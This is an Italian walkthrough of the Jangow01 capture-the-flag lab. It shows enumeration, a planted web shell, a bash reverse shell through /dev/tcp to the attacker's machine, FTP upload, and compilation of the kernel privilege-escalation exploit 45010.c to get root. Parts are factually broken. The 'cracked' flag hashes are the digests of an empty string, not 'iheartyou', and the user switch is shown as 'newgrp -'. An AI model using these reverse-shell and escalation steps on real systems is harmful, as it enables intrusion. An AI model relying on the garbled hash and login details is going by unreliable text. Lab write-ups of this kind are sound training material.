


JANGOW01:

CTF Jangow01 su vulnhub.

- 1) Enumerazione Servizi (porta 80 apache 2.4.18 | porta 21 vsftpd 3.0.3)
- 2) Shell già presente con “busque.php?buscar=” e recon directories web
- 3) Reverse shell (non TTY) www-data
- 4) Get a real shell (script /dev/null -c bash)
- 5) Upload via FTP payload in /tmp
- 6) Exploit utilizzato: 45010.c local privilege escalation

FASE DI ENUMERAZIONE:

le machine possono comunicare, comincio con le mie enumerazioni tramite scan nmap



The screenshot shows a Kali Linux terminal window on the left and a VirtualBox window on the right. The terminal displays the following commands and output:

```
kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 997sec preferred_lft 997sec
    inet6 fe80::3001:542a:1308:12b2/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

kali@kali:~$ nmap -sn 192.168.56.101/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-20 04:18 -0400
Nmap scan report for 192.168.56.1
Host is up (0.00042s latency).
MAC Address: 0A:00:27:00:00:00 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00014s latency).
MAC Address: 08:00:27:81:FA:54 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.118
Host is up (0.00094s latency).
MAC Address: 08:00:27:46:8A:53 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.13 seconds

kali@kali:~$ ping 192.168.56.118
PING 192.168.56.118 (192.168.56.118) 56(84) bytes of data:
64 bytes from 192.168.56.118: icmp_seq=1 ttl=64 time=0.744 ms
64 bytes from 192.168.56.118: icmp_seq=2 ttl=64 time=0.372 ms
64 bytes from 192.168.56.118: icmp_seq=3 ttl=64 time=1.27 ms
64 bytes from 192.168.56.118: icmp_seq=4 ttl=64 time=0.539 ms
^C
--- 192.168.56.118 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3333ms
rtt min/avg/max/mdev = 0.372/0.730/1.267/0.336 ms

kali@kali:~$ nmap -p- -sV -O 192.168.56.118
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-20 04:20 -0400
Nmap scan report for 192.168.56.118
Host is up (0.00077s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
MAC Address: 08:00:27:46:8A:53 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.13 - 4.4 (97%), Linux 3.16 - 4.6 (97%), Linux 3.2 - 4.14 (97%), Linux 3.8 - 3.16 (97%), Linux 4.4 (97%), Linux 3.13 (94%), Linux 4.2 (94%), Linux 3.13 - 3.16 (91%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 136.69 seconds
```

The VirtualBox window on the right shows the Jangow01 CTF environment. It displays the IP address 192.168.56.118 and the login prompt "Jangow01 login:".

Trovo 2 servizi da enumerare ulteriormente.

```


(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.56.118 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.56.118
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
.hta (Status: 403) [Size: 279]
.htpasswd (Status: 403) [Size: 279]
.htaccess (Status: 403) [Size: 279]
server-status (Status: 403) [Size: 279]
site (Status: 301) [Size: 315] [→ http://192.168.56.118/site/]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====

(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.56.118/site -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.56.118/site
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
.hta (Status: 403) [Size: 279]
.htaccess (Status: 403) [Size: 279]
.htpasswd (Status: 403) [Size: 279]
assets (Status: 301) [Size: 322] [→ http://192.168.56.118/site/assets/]
css (Status: 301) [Size: 319] [→ http://192.168.56.118/site/css/]
index.html (Status: 200) [Size: 10190]
js (Status: 301) [Size: 318] [→ http://192.168.56.118/site/js/]
wordpress (Status: 301) [Size: 325] [→ http://192.168.56.118/site/wordpress/]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====


(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.56.118/site/wordpress -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,bak
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.56.118/site/wordpress
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt,bak
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
index.html (Status: 200) [Size: 10190]
config.php (Status: 200) [Size: 87]

```

Dovrò quindi condurre recon su queste pagine web trovate grazie a gobuster e vedere se contengono informazioni interessanti (o se ho accesso ad esse, vedremo successivamente che dovrò bypassare le restrizioni di accesso utilizzando la shell già presente su sito).




vedo che posso utilizzare come shell la pagina /site/busque.php già stabilita da CTF, posso provare a fare query sulle pagine prima a me non disponibili con l'utente www-data per trovare credenziali a noi utili. Ad esempio config.php prima a noi non accessibile ci mostra un nome utente "desafio02" ed una password "abygurl69", che terrò a mente per la fase su servizio ftp/vsftpd.



passo quindi ad un enumerazione di file di interesse interni dove noto "passwd" contenente un altro user, jangow01.



In quanto navigare in questo modo su target è scomodo ora invece stabilisco una reverse shell con la seguente istruzione:



- 1) invoco la shell bash (bash) e istruisco il seguente comando (-c) :
- 2) bash -i (seconda bash, interattiva, che quindi si comporterà come se connessa a terminale creando una shell adatta)
- 3) >%26 (>&) (redirige lo stdout e gli stderr alla destinazione /dev/tcp/192.168.56.101/443 [kali])
- 4) /dev/tcp/192.168.56.101/443 crea da se una connessione tcp con la nostra macchina kali
- 5) 0>%261 (>&1) faccio in modo che lo standard input sia indirizzato dalla connessione TCP stabilita, quindi i miei input tastiera da kali vengono interpretati.

```

(kali@kali)-[~]
$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.118] 40458
bash: cannot set terminal process group (2702): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$ whoami
whoami
www-data
www-data@jangow01:/var/www/html/site$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@jangow01:/var/www/html/site$ pwd
pwd
/var/www/html/site
www-data@jangow01:/var/www/html/site$ █

```

catturando la reverse shell con netcat ottengo pero una shell limitata (NON-TTY) che non è quindi un vero e proprio terminale su target. Dobbiamo quindi utilizzare il seguente metodo per ottenere una propria shell di bash:

script /dev/null -c bash

1) script invoca il comando appunto di script per creare un terminale (o meglio, uno pseudoterminale) dove creare un recording (e gli istruiamo dopo di far girare bash su questo pseudoterminale)

2) /dev/null è un folder “buco nero” dove tutto viene scartato immediatamente, quindi andiamo a registrare una nostra sessione qui per evitare log ma ottenere comunque una shell bash adatta.

3) -c bash, come prima avviamo il comando bash all’interno dello pseudoterminale creato da “script”, così che bash sia imbrogliato nel credere che si sta connettendo ad un terminale effettivo, ed ora abbiamo accesso a operazioni da terminale prima a noi non consentite.

Come cambiare
utente in jangow01
con password
“abygurl69” e ottenere
privilegi maggiori
rispetto a www-data.

```

jangow01@jangow01:/var/www/html/site$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/at
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/ubuntu-core-launcher
/usr/bin/sudo
/usr/bin/gpasswd
/bin/fusermount
/bin/ping
/bin/su
/bin/ntfs-3g
/bin/umount
/bin/ping6
/bin/mount
jangow01@jangow01:/var/www/html/site$ █

```

#controllo dei binari con SUID settato su user

```

jangow01@jangow01:/var/www/html/site$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uidd:x:108:112::/run/uidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
jangow01:x:1000:1000:desafio02,,,:/home/jangow01:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:111:118:ftp daemon,,,:/srv/ftp:/bin/false
mysql:x:112:119:MySQL Server,,,:/nonexistent:/bin/false
jangow01@jangow01:/var/www/html/site$ █
jangow01@jangow01:/var/www/html/site$ newgrp -
newgrp -
jangow01@jangow01:~$ whoami
whoami
jangow01
jangow01@jangow01:~$ id
id
uid=1000(jangow01) gid=1000(desafio02) groups=1000(desafio02)
jangow01@jangow01:~$ █

```

Noto che non ho binari exploitabili, credenziali di user root, ma ho la possibilità di provare su ftp l'accesso con credenziali di jangow01 e scaricare su target un payload...

Proverò con pwnkit e dirtycow, ma a funzionare sarà il 45010.c

apro servizio ftp (sul quale avevo solo testato l'anonymous login fino ad ora) e inserisco le credenziali di jangow01, mi muovo su /tmp dove potrò liberamente agire con i miei privilegi, ed infine scelgo il payload dopo una query searchsploit per la specifica versione del kernel del target in questo caso Ubuntu 4.4.0-31 Generic...

Trovo le seguenti opzioni:

```
(kali㉿kali)-[~]
$ searchsploit ubuntu 16.04 local privilege escalation --id
```

Exploit Title	EDB-ID
Exim 4 (Debian 8 / Ubuntu 16.04) - Spool Privilege Escalation	40054
LightDM (Ubuntu 16.04 /16.10) - 'Guest Account' Local Privilege Escala	41923
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fed	42275
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/	42276
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege Escalation (M	40759
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Con	40871
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset'	40049
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKE	47170
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOA	39772
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPLACE' Local Pri	40489
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Es	45010
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalatio	44298
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset	44300
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Pri	43418
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18	47169

#includo i tentativi falliti su report a parte

con searchsploit -m 45010.c ottengo il payload da caricare su /tmp tramite connessione ftp.

Da essa vado su /tmp (cd /tmp) e utilizzo: put /home/kali/45010.c 45010.c, verifico da reverse shell se il payload è stato correttamente spedito su folder /tmp. In quanto 45010.c è solo il codice sorgente era necessario compilarlo, posso farlo tramite:

gcc -o exploit 45010.c (che lo compila come 'exploit' in output)

chmod +x exploit (che setta il bit di esecuzione sul binario)

./exploit (esegue l'exploit, e ottengo una shell root)

```
jangow01@jangow01:/var/www/html/site$ cd /tmp
cd /tmp
jangow01@jangow01:/tmp$ ls
ls
45010.c
systemd-private-1c290647a27546f2b972cd98ac928b6d-systemd-timesyncd.service-puL65u
jangow01@jangow01:/tmp$ gcc -o exploit 45010.c
gcc -o exploit 45010.c
jangow01@jangow01:/tmp$ chmod +x exploit
chmod +x exploit
jangow01@jangow01:/tmp$ ./exploit
./exploit
[.]
[.] t(._-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(._-t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003d1c6200
[*] Leaking sock struct from ffff8800377a3680
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88003af1c3c0
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88003af1c3c0
[*] credentials patched, launching shell ...
# whoami
whoami
root
# █
```

```
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 512 MB (1724 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

da39a3ee5e6b4b0d3255bfef95601890afd80709:

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 100 (SHA1)
Hash.Target.....: da39a3ee5e6b4b0d3255bfef95601890afd80709
Time.Started.....: Tue Apr 21 08:36:39 2026 (1 sec)
Time.Estimated...: Tue Apr 21 08:36:40 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 150.3 kH/s (0.27ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 6144/14344385 (0.04%)
Rejected.....: 0/6144 (0.00%)
Restore.Point....: 4096/14344385 (0.03%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: newzealand -> iheartyou
Hardware.Mon.#01.: Util: 27%

Started: Tue Apr 21 08:36:22 2026
Stopped: Tue Apr 21 08:36:41 2026

# whoami
whoami
root
# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
cat proof.txt

d41d8cd98f00b204e9800998ecf8427e

da39a3ee5e6b4b0d3255bfef95601890afd80709
```

su target trovo la flag finale che contiene un codice hash SHA1 che con hascat cracco e rivela la parola “iheartyou” (troavata precedentemente pure in hash md5 come prima flag) nel file user.txt della cartella jangow01, scaricata tramite ftp.

